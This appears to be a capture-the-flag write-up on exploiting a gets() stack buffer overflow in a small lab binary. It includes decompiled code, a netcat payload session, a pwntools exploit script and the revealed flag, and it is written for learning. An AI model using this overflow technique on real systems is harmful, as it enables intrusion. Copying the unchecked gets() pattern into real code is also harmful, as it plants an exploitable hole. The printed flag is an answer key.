

## Space Candy

"Space Candy" is a program susceptible to a buffer overflow vulnerability. The program is written in the 0x64 architecture, and the vulnerability is caused by the program receiving user input and not verifying the input's length.


Vulnerability:

The vulnerability in "Space Candy" can be triggered by a buffer overflow. The program's vulnerable code segment is the `gets(local_38)` function, where `local_38` is the buffer that receives user input.

Exploitation:

```
shxn@shxn-virtual-machine:~/Downloads$ checksec space_candy
[*] '/home/shxn/Downloads/space_candy'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

Upon analysis of the "Space Candy" C program, it was observed that the program already contains a flag. Therefore, to exploit the buffer overflow vulnerability, the `local_c` variable needs to be overwritten. In the 0x64 architecture, the `local_c` variable is established after the buffer. Therefore, the buffer can be overwritten by one character to change the `local_c` variable's value, ensuring that it is not equal to 0. This will enable us to access the flag.



```
Decompile: main - (space_candy)
1
2 undefined8 main(void)
3
4 {
5     char local_38 [44];
6     int local_c;
7
8     local_c = 0;
9     setbuf(stdout, (char *)0x0);
10    setbuf(stdin, (char *)0x0);
11    setbuf(stderr, (char *)0x0);
12    puts("I am running out of my favourite sweet, Gummy Bears! ");
13    gets(local_38);
14    puts("\nCan you get me some?\n");
15    if (local_c != 0) {
16        puts("Oh no, you found my secret haribo gummy bears stash. Here's a sv
17        system("cat flag.txt");
18    }
19    return 0;
20 }
21
```

Two ways


1. Terminal: overwrite the buffer by 1 char

```
shxn@shxn-virtual-machine:~/Downloads$ nc chall.seccomp.xyz 6839
I am running out of my favourite sweet, Gummy Bears!
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAB

Can you get me some?

Oh no, you found my secret haribo gummy bears stash. Here's a sweet for you!
CZ4067{GumMy-B3ar_1s_tAstY}
```

2. Write a script.

A screenshot of a code editor window titled 'solution.py' with the path '~/Downloads'. The editor contains a Python script for a remote exploit using the 'pwn' library. The script imports 'pwn', sets a context for an ELF binary, connects to a remote server at 'chall.seccomp.xyz' on port 6839, crafts a payload of 60 'A's followed by a 'B', and sends it to the server. The script then enters an interactive loop.

```
1
2 from pwn import *
3
4 #binary = context.binary = ELF('./space_candy')
5
6 # If running locally. Comment next line if connecting to server
7 #p = process(binary.path)
8
9 # Connect to server. Comment next line if running locally (ie run the
  previous line)
10 p = remote('chall.seccomp.xyz', 6839)
11
12 # Craft payload
13 buffer = b'A'*60
14 magic = b'B'
15 payload = buffer + magic
16
17 #p.recvuntil(b>Welcome to Solaris Candy Shop\n")
18 p.sendline(payload)
19
20 p.interactive()
```

Flag: CZ4067{GumMy-B3ar\_1s\_tAstY}